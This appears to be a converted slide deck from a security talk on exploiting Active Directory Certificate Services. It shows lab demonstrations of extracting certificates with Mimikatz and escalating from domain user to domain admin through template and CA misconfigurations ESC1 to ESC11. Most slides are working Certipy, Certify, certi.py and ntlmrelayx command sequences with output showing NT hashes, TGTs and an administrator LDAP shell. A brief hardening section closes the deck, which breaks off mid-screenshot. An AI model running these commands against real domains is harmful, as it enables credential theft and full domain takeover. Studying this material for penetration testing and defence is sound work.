



# Psychic Paper:

Exploiting Active Directory  
Certificates

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# Agenda

What is a certificate and why is it important?

Ways to extract certificates from a compromised host

Ways to exploit misconfigured certificate templates

Helpful Hints

Defenses





What is a certificate?

# What is a Certificate and why it's important

- Certificates allow something to authenticate itself
- HTTPS certificates or SSL/TLS communications use certificates to validate servers or clients
- SSH Keys are a common Linux option to move to passwordless authentication
- Windows introduced the full Certificate Authority functionality in Windows Server 2008
- Primary usage we are interested in is Auth, can be for signing code, documents, servers etc.
- Misconfigurations can let you go from Domain User to Domain Admin in 60 seconds

Certificate Viewer: \*.google.com

**General** Details

**Issued To**

Common Name (CN)	*.google.com
Organisation (O)	<Not part of certificate>
Organisational Unit (OU)	<Not part of certificate>

**Issued By**

Common Name (CN)	GTS CA 1C3
Organisation (O)	Google Trust Services LLC
Organisational Unit (OU)	<Not part of certificate>

**Validity Period**

Issued On	Monday, 29 August 2022 at 18:16:33
Expires On	Monday, 21 November 2022 at 19:16:32

**Fingerprints**

SHA-256 fingerprint	A3 42 40 C5 7C 5B 31 7B 92 37 17 AD E9 B7 15 B7 8D FB F2 2A 17 13 96 4A 43 07 0C 16 57 73 E7 9F A4 B6 B6 66 40 71 88 B2 FB F7 C5 EF 16 06 AD 85 77 68 F1 32
SHA-1 Fingerprint	


# Where do you find Certificates?

Certificates are stored locally for a number of use cases.

A full list of installed ones can be found in certmgr (cert manager).

They are also in a .pfx format if they've been manually added or exported from certmgr.

Secured using the Crypto API and/or Data Protection API





## Extracting Certificates from a host



# Crypto API

Certificates can be exported from CertMGR if that is enabled when you install a certificate.

Otherwise they are “secured” with the Crypto API.

They can be trivially extracted using [Mimikatz](#)

```
crypto::capi  
crypto::cng
```

```
crypto::certificates /export  
crypto::certificates /export /systemstore:<OPTION>
```

```
crypto::keys /export  
crypto::keys /machine /export
```


## Arguments:

- `/systemstore` - *optional* - the system store that must be used to list stores (default: `CERT_SYSTEM_STORE_CURRENT_USER` )

It can be one of:

- `CERT_SYSTEM_STORE_CURRENT_USER` OR `CURRENT_USER`
- `CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY` OR `USER_GROUP_POLICY`
- `CERT_SYSTEM_STORE_LOCAL_MACHINE` OR `LOCAL_MACHINE`
- `CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY` OR `LOCAL_MACHINE_GROUP_POLICY`
- `CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE` OR `LOCAL_MACHINE_ENTERPRISE`
- `CERT_SYSTEM_STORE_CURRENT_SERVICE` OR `CURRENT_SERVICE`
- `CERT_SYSTEM_STORE_USERS` OR `USERS`
- `CERT_SYSTEM_STORE_SERVICES` OR `SERVICES`

# Mimikatz Export



```
Enter key [experimental] Enter key from SHA-2 hardware provider
kutil
tpminfo

mimikatz # crypto::certificates /export
* System Store : 'CURRENT_USER' (0x00010000)
* Store       : 'My'

0. daenerys.targaryen
Subject : DC=local, DC=essos, CN=Users, CN=daenerys.targaryen
Issuer  : DC=local, DC=essos, CN=ESSOS-CA
Serial  : 0700000000003a27f700d7bdf23070000005a
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 8/1/2022 10:36:21 PM -> 8/1/2023 10:36:21 PM
UPN      : daenerys.targaryen@essos.local
Hash SHA1: 26e0aeb7afe00e5ee0738bb3bd1b5a42ed018600
Key Container : b8e4e6319bc0a4b12d39c06150f01ec7_dc867472-f445-4b20-8dfb-60b5f0bf7c8f
Provider      : Microsoft Enhanced Cryptographic Provider v1.0
Provider type  : RSA_FULL (1)
Type          : AT_KEYEXCHANGE (0x00000001)
[Provider name : Microsoft Enhanced Cryptographic Provider v1.0
[Key Container : te-User-af4d99ef-3ff6-42fb-b3d9-dffa32996805
[Unique name   : b8e4e6319bc0a4b12d39c06150f01ec7_dc867472-f445-4b20-8dfb-60b5f0bf7c8f
[Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm      : CALG_RSA_KEYX
Key size       : 2048 (0x00000800)
Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Public export  : OK - 'CURRENT_USER_My_0_daenerys.targaryen.der'
Private export : OK - 'CURRENT_USER_My_0_daenerys.targaryen.pfx'
```





Signing up for certificates



# Identifying Certificate Authorities

Identify on Windows using:

CertMgr

Certutil -config -ping (on a windows host)

Identify on Linux using:

Querying 'Cert Publishers' group in AD (should be default).

```
nmap -p 443 --script http-ntlm-info --script-args http-ntlm-info.root=/certsrv/ <target>
```



# Connecting to the CA


Certificate Authority will have:

RPC interface

ICRP RPC Interface (alternative if firewalled)

HTTP/s interface

# Handcrafted “Artisanal” Certificates



The screenshot shows a web browser window with the address bar displaying '192.168.56.23/certsrv/certrqma.asp'. The page title is 'Microsoft Active Directory Certificate Services -- ESSOS-CA'. The main heading is 'Advanced Certificate Request'. Below this, the 'Certificate Template' section has a dropdown menu set to 'ESC2'. The 'Key Options' section includes radio buttons for 'Create new key set' and 'Use existing key set' (selected), a 'CSP' dropdown set to 'Loading...', and 'Key Usage' radio buttons for 'Exchange', 'Signature', and 'Both' (selected). The 'Key Size' is set to '0', with a note: 'A key of this size will be generated only if a key for the specified usage does not already exist in the specified container.' The 'Container Name' field is empty. The 'Additional Options' section has 'Request Format' radio buttons for 'CMC' and 'PKCS10' (selected), a 'Hash Algorithm' dropdown, a 'Save request' checkbox, an 'Attributes' field, and a 'Friendly Name' field. A 'Submit >' button is at the bottom right.

Microsoft Active Directory Certificate Services -- ESSOS-CA

## Advanced Certificate Request

Certificate Template: ESC2

Key Options:

☐ Create new key set ☒ Use existing key set

CSP: Loading...

Key Usage: ☐ Exchange ☐ Signature ☒ Both

Key Size: 0 Min: Max: (common key sizes: )

*A key of this size will be generated only if a key for the specified usage does not already exist in the specified container.*

Container Name:

Additional Options:

Request Format: ☐ CMC ☒ PKCS10

Hash Algorithm:

*Only used to sign request.*

☐ Save request

Attributes:

Friendly Name:

Submit >



## Or use helpful Tooling

Certify <https://github.com/GhostPack/Certify> (Spectre Ops, the OG alongside whitepaper)

Certi <https://github.com/zer1t0/certi> (Has now been completed superseded by)

Ceritpy <https://github.com/ly4k/Ceritpy> (Gold standard now)

For each escalation I will show the command for each of these tools (where applicable)



# Finding Vulnerable Templates

**Certify** /find /vulnerable (uses local auth) on a Windows Server

**Certipy** find -u USERNAME@DOMAIN -p PASSWORD -target (DNS or IP)

**Certi.py** list DOMAIN\UserName:Password -dc-ip 192.168.56.12

```
chouse@m2:/external/Documents/goad/Certipy$ certipy find -u khal.drogo@essos.local -p horse -target 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Saved BloodHound data to '20220914175029_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20220914175029_Certipy.txt'
[*] Saved JSON output to '20220914175029_Certipy.json'
```

# Analysing CAs

## Certificate Authorities

0

```
CA Name : ESSOS-CA
DNS Name : braavos.essos.local
Certificate Subject : CN=ESSOS-CA, DC=essos, DC=local
Certificate Serial Number : 1AA549C902F212AA403452CF778C7DC8
Certificate Validity Start : 2022-08-01 12:15:42+00:00
Certificate Validity End : 2027-08-01 12:25:40+00:00
Web Enrollment : Enabled
User Specified SAN : Enabled
Request Disposition : Issue
Permissions
  Owner : ESSOS.LOCAL\Administrators
  Access Rights
    Enroll : ESSOS.LOCAL\Authenticated Users
            ESSOS.LOCAL\Domain Admins
            ESSOS.LOCAL\Domain Users
            ESSOS.LOCAL\Dothraki
            ESSOS.LOCAL\Enterprise Admins
            ESSOS.LOCAL\Administrators
  ManageCertificates : ESSOS.LOCAL\Domain Admins
                     ESSOS.LOCAL\Enterprise Admins
                     ESSOS.LOCAL\Administrators
  ManageCa : ESSOS.LOCAL\Domain Admins
             ESSOS.LOCAL\Enterprise Admins
             ESSOS.LOCAL\Administrators

[!] Vulnerabilities
ESC6 : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
```

# Analysing Templates

[\*] Templates

Name: User

Schema Version: 1

Enroll Services: ESSOS-CA

Vulnerabilities: ESC3.2 - Use Agent Certificate

msPKI-Certificate-Name-Flag: (0x-5a000000) SUBJECT\_ALT\_REQUIRE\_UPN, SUBJECT\_ALT\_REQUIRE\_EMAIL, SUBJECT\_REQUIRE\_EMAIL, SUBJECT\_REQUIRE\_DIRECTORY\_PATH

msPKI-Enrollment-Flag: (0x29) INCLUDE\_SYMMETRIC\_ALGORITHMS, PUBLISH\_TO\_DS, AUTO\_ENROLLMENT

msPKI-RA-Signature: 0

pKIExtendedKeyUsage: Encrypting File System, Secure Email, Client Authentication

SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins

Permissions

Enrollment Permissions

Enrollment Rights

S-1-5-11 BUILTIN\Authenticated Users

S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins

S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins

S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users

Write Permissions

Write Owner

S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins

S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins

Write DACL

S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins

S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins

Write Property

S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins





## Important Key Usage

- Client Authentication
- PKINIT Client Authentication
- Smart Card Logon
- Any Purpose
- NO EKU (SubCA)



# Certificate Template Vulns



# ESC1 - Specifiable subjectAltName

```
Name: ESC1
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC1 - SAN Impersonation
msPKI-Certificate-Name-Flag: (0x1) ENROLLEE_SUPPLIES_SUBJECT
msPKI-Enrollment-Flag: (0x8) PUBLISH_TO_DS
msPKI-RA-Signature: 0
pKIExtendedKeyUsage: Client Authentication
msPKI-Certificate-Application-Policy: Client Authentication
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
      S-1-5-11 BUILTIN\Authenticated Users
```



# ESC1 - Exploiting

```
ceritpy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template TEMPLATE  
-subject VICTIM
```

```
certipy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template TEMPLATE -upn  
USER_VICTIM -dns MACHINE_VICTIM
```

```
python3 certi.py req DOMAIN/USER:PASS@CA CA_NAME -t TEMPLATE -a VICTIM
```

```
certify.exe request /ca:IP(OR DNS)\CA_NAME /template:TEMPLATE /altname:VICTIM  
/sidextension:VICTIMSID
```

# ESC2 - Any Purpose

```
Template Name           : ESC2
Display Name            : ESC2
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : True
Any Purpose             : True
Enrollee Supplies Subject : False
Certificate Name Flag   : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
                        PublishToDs
Private Key Flag        : 16777216
                        65536
Extended Key Usage      : Any Purpose
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Full Control Principals : ESSOS.LOCAL\Local System
    Write Owner Principals  : ESSOS.LOCAL\Local System
    Write Dacl Principals   : ESSOS.LOCAL\Local System
    Write Property Principals : ESSOS.LOCAL\Local System
[!] Vulnerabilities
  ESC2                  : 'ESSOS.LOCAL\\Domain Users' can enroll and template can be used for any purpose
  ESC3                  : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

## ESC3.1 - "Gemini" Certificates - CRA

```
Name: ESC3-CRA
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC3.1 - Request Agent Certificate
msPKI-Certificate-Name-Flag: (0x2000000) SUBJECT_ALT_REQUIRE_UPN
msPKI-Enrollment-Flag: (0x20) AUTO_ENROLLMENT
msPKI-RA-Signature: 0
msPKIExtendedKeyUsage: Certificate Request Agent
msPKI-Certificate-Application-Policy: Certificate Request Agent
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
```

## ESC3.2 - "Gemini" Certificates - RA

```
Name: ESC3
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC3.2 - Use Agent Certificate
msPKI-Certificate-Name-Flag: (0x20000000) SUBJECT_ALT_REQUIRE_UPN
msPKI-Enrollment-Flag: (0x20) AUTO_ENROLLMENT
msPKI-RA-Signature: 1
pKIExtendedKeyUsage: Client Authentication
msPKI-Certificate-Application-Policy: Client Authentication
msPKI-RA-Application-Policy: Certificate Request Agent
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
```



## ESC3.1 - CRA - Generating

```
ceritpy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template  
TEMPLATE (CRA TEMPLATE)
```

```
python3 certi.py req DOMAIN/USER:IP@CA CA_NAME -t TEMPLATE
```

```
certify.exe request /ca:IP(OR DNS)\CA_NAME /template:TEMPLATE
```





## ESC3.2 - Required Signature - Exploiting

```
certipy req -u USER@DOMAIN -p PASS -ca ENROLL_SERV -target CA_DNS -template  
TEMPLATE -on-behalf-of 'DOMAIN\VICTIM' -pfx CERT.pfx
```

```
python3 certi.py req DOMAIN/USER:IP@CA ENROLL_SERV -t TEMPLATE --on-behalf  
DOMAIN\VICTIM
```

```
certify.exe request /ca:IP(OR DNS)\ENROLL_SERV /template:TEMPLATE  
/onbehalfof:DOMAIN\VICTIM /enrollcert:C:\PATH\TOCERT.pfx
```

# ESC4 - Template Access Control

Right	Description
Owner	Implicit full control of the object, can edit any properties.
FullControl	Full control of the object, can edit any properties.
WriteOwner	Can modify the owner to an attacker-controlled principal.
WriteDacl	Can modify access control to grant an attacker FullControl.
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TEROPS	
WriteProperty	Can edit any properties.



# ESC4 - Exploiting

```
certipy template -u USER@DOMAIN -p PASS -template ESC4-Test -save-old
```

```
certipy req -u USER@DOMAIN -p PASS -ca CA_NAME -target CA_DNS -template  
TEMPLATE -upn USER_VICTIM -dns MACHINE_VICTIM
```

```
certipy template -u USER@DOMAIN -p PASS -template ESC4-Test -replace
```

Using: <https://github.com/cfalta/PoshADCS>



# ESC5 - Access Control Objects

The web of interconnected ACL based relationships that can affect the security of AD CS is extensive. Several objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system. These possibilities include (but are not limited to):

- The CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy)
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAUTHCertificates object, the Enrollment Services Container, etc.)

If a low-privileged attacker can gain control over any of these, the attack can likely compromise the PKI system.



# ESC5 - Golden Certificate

```
certipy ca -backup -u USER@DOMAIN -p PASS -ca VULNCA
```

```
certipy forge -ca-pfx VULN.pfx -upn TARGET@DOMAIN -subject  
'CN=TARGET,CN=Users,DC=DOMAIN,DC=local' (optional -crl and -template)
```



# Certificate Authority Vulns

# ESC6 - EDITF\_ATTRIBUTESUBJECTALTNAME2

## Certificate Authorities

```
0
  CA Name : ESSOS-CA
  DNS Name : braavos.essos.local
  Certificate Subject : CN=ESSOS-CA, DC=essos, DC=local
  Certificate Serial Number : 1AA549C902F212AA403452CF778C7DC8
  Certificate Validity Start : 2022-08-01 12:15:42+00:00
  Certificate Validity End : 2027-08-01 12:25:40+00:00
  Web Enrollment : Enabled
  User Specified SAN : Enabled
  Request Disposition : Issue
  Permissions
    Owner : ESSOS.LOCAL\Administrators
    Access Rights
      Enroll : ESSOS.LOCAL\Authenticated Users
              ESSOS.LOCAL\Domain Admins
              ESSOS.LOCAL\Domain Users
              ESSOS.LOCAL\Dothraki
              ESSOS.LOCAL\Enterprise Admins
              ESSOS.LOCAL\Administrators
      ManageCertificates : ESSOS.LOCAL\Domain Admins
                          ESSOS.LOCAL\Enterprise Admins
                          ESSOS.LOCAL\Administrators
      ManageCa : ESSOS.LOCAL\Domain Admins
                 ESSOS.LOCAL\Enterprise Admins
                 ESSOS.LOCAL\Administrators
  [!] Vulnerabilities
    ESC6 : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
```

# ESC7 - Malicious Management

```
CA Name : ESSOS-CA
DNS Name : braavos.essos.local
Certificate Subject : CN=ESSOS-CA, DC=essos, DC=local
Certificate Serial Number : 1AA549C902F212AA403452CF778C7DC8
Certificate Validity Start : 2022-08-01 12:15:42+00:00
Certificate Validity End : 2027-08-01 12:25:40+00:00
Web Enrollment : Enabled
User Specified SAN : Enabled
Request Disposition : Issue
Permissions
  Access Rights
    Enroll : ESSOS.LOCAL\Authenticated Users
            ESSOS.LOCAL\Dothraki
            ESSOS.LOCAL\Domain Users
  ManageCertificates : ESSOS.LOCAL\Domain Users
  ManageCa : ESSOS.LOCAL\Domain Users
[!] Vulnerabilities
  ESC6 : Enrollees can specify SAN and Request Disposition is :
  ESC7 : 'ESSOS.LOCAL\\Domain Users' has dangerous permissions
```





# ESC7 - Exploitation

1. `certipy ca -ca 'CA_SRV' -add-officer USER -u USER@DOMAIN -p PASS` (If only MANAGE CA Perms)
  - a. `certipy ca -ca 'corp-DC-CA' -enable-template SubCA -u USER@DOMAIN -p PASS`
2. `certipy req -u USER@DOMAIN -p PASS -ca 'CA_SRV' -target CA_FULLNAME -template SubCA -upn administrator@DOMAIN` (Note REQ ID in output)
3. `certipy ca -ca 'CA_SRV' -issue-request REQ_ID -u USER@DOMAIN -p PASS`
4. `certipy req -u USER@DOMAIN -p PASS -ca 'CA_SRV' -target CA_FULLNAME -retrieve REQ_ID`

Alternate attack: <https://www.tarlogic.com/blog/ad-cs-manageca-rce/>



# ESC8 - Certificate Responder

```
sudo certipy relay -ca CA_DOMAIN
```

```
python3 ntlmrelayx.py -t http://<ca-server>/certsrv/certfnsh.asp  
-smb2support --adcs --template TEMPLATE
```

<https://github.com/ExAndroidDev/impacket/tree/ntlmrelayx-adcs-attack> (If  
the above is failing)

<https://github.com/bats3c/ADCSPwn>



# ESC9 - Reverted Patches

## ESC9

### Conditions:

- `StrongCertificateBindingEnforcement` set to `1` (default) or `0`
- Certificate contains the `CT_FLAG_NO_SECURITY_EXTENSION` flag in the `msPKI-Enrollment-Flag` value
- Certificate specifies any client authentication EKU

### Requisites:

- `GenericWrite` over any account A to compromise any account B



# ESC9 - Exploitation

```
→ Certipy certipy shadow auto -username John@corp.local -p Passw0rd -account Jane
```

```
→ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn Administrator
```

```
→ Certipy certipy req -username jane@corp.local -hashes a87f3a337d73085c45f9416be5787d86 -ca corp-DC-CA -template ESC9
```

```
→ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn Jane@corp.local
```

```
→ Certipy certipy auth -pfx administrator.pfx -domain corp.local  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@corp.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got NT hash for 'administrator@corp.local': fc525c9683e8fe067095ba2ddc971889
```

# ESC10 - SCHANNEL/KDC Binding

## ESC10 — Weak Certificate Mappings

### Description

ESC10 refers to two registry key values on the domain controller.

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel\CertificateMappingMethods`. Default value `0x18` (`0x8` | `0x10`), previously `0x1F`.

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement`. Default value `1`, previously `0`.

### Case 1

`StrongCertificateBindingEnforcement` set to `0`

### Case 2

`CertificateMappingMethods` contains `UPN` bit (`0x4`)



# ESC10 - Exploitation

```
→ Certipy certipy account update -username John@corp.local -password Passw0rd -user Jane -upn 'DC$@corp.local'  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Updating user 'Jane':  
    userPrincipalName           : DC$@corp.local  
[*] Successfully updated 'Jane'
```

```
→ Certipy certipy auth -pfx dc.pfx -dc-ip 172.16.126.128 -ldap-shell  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Connecting to 'ldap://172.16.126.128:389'  
[*] Authenticated to '172.16.126.128' as: u:CORP\DC$  
Type help for list of commands
```

```
# █
```



# ESC11 - Don't let HTTP have all the fun

```
ntlmrelayx.py -t rpc://ca.corp.local -rpc-mode ICPR -icpr-ca-name <CA>  
-smb2support
```



# Helpful Hints





# Certificate Formatting Tools

OpenSSL Can be manually used to extract keys, certificates or modify the format i.e pem, key/cert into PFX or vice versa. (Google 'change' format you want to go from and to go to)

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic  
Provider v1.0" -export -out cert.pfx
```

Certipy cert -pfx, -cert, or -key alongside the versions to either combine or split up keys.

Certi.py places a password on keys which may need to be removed when working with other formats.



# What can I do with a cert?

`certipy auth -pfx cert.pfx`

Rubeus accepts a cert if you're working on windows.

Both cases will generate use PKINIT to generate a TGT for you and attempt to obtain the NT Hash for the user or machine you're authenticating as.

ONLY if NTAUTHCertificates is enabled.

```
→ Certipy certipy auth -pfx administrator_dc.pfx
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@corp.local'
    [1] DNS Host Name: 'dc.corp.local'
> █
```



# What to do - LDAP/Shuffle

certipy auth -pfx cert.pfx -ldap-shell

PassTheCert

<https://github.com/AlmondOffSec/PassTheCert/>

[https://github.com/UriskLyErg/PassTheCert/tree/add\\_whoami](https://github.com/UriskLyErg/PassTheCert/tree/add_whoami)

BloodyAD

<https://github.com/CravateRouge/bloodyAD/> / <https://github.com/CravateRouge/autobloody>

```
→ Certipy certipy auth -pfx administrator.pfx -ldap-shell
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Connecting to 'ldap://172.16.126.128:389'
[*] Authenticated to '172.16.126.128' as: CORP\Administrator
Type help for list of commands

# help

add_computer computer [password] [nospsn] - Adds a new computer
rename_computer current_name new_name - Sets the SAMAccountName
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password.
clear_rbcd target - Clear the resource based constrained delegation.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes] - Search users and groups by name, id, or other attributes.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS password for a given computer.
grant_control target grantee - Grant full control of a given target to a grantee.
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the right to reset the password of the target.
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo.
exit - Terminates this session.
```



# Bloodhound

Ly4k's (Certipy Author) has added these features to Bloodhound as well as additional improvements while waiting for them to be made publicly available.


<https://github.com/ly4k/BloodHound/>



Defense

# Harden the CA

- Consider your CA's as vital as a Domain Controller
- Keep them Patched
- Disable EDITF\_ATTRIBUTESUBJECTALTNAME2
- Require CA Certificate Manager Approval



The screenshot shows the 'UserMod Properties' dialog box with the 'Request Handling' tab selected. The 'Issuance Requirements' section is expanded, showing the 'Require the following for enrollment:' options. A red arrow points to the 'CA certificate manager approval' checkbox, which is checked. Below this, there is a checkbox for 'This number of authorized signatures:' with a value of 0. Further down, there are dropdown menus for 'Policy type required in signature:', 'Application policy:', and 'Issuance policies:'. At the bottom, the 'Require the following for reenrollment:' section shows 'Same criteria as for enrollment' selected. The 'OK', 'Cancel', 'Apply', and 'Help' buttons are at the bottom of the dialog.

UserMod Properties

General Compatibility Request Handling Cryptography Key Attestation  
Superseded Templates Extensions Security Server

Subject Name Issuance Requirements

Require the following for enrollment:

☒ CA certificate manager approval

☐ This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

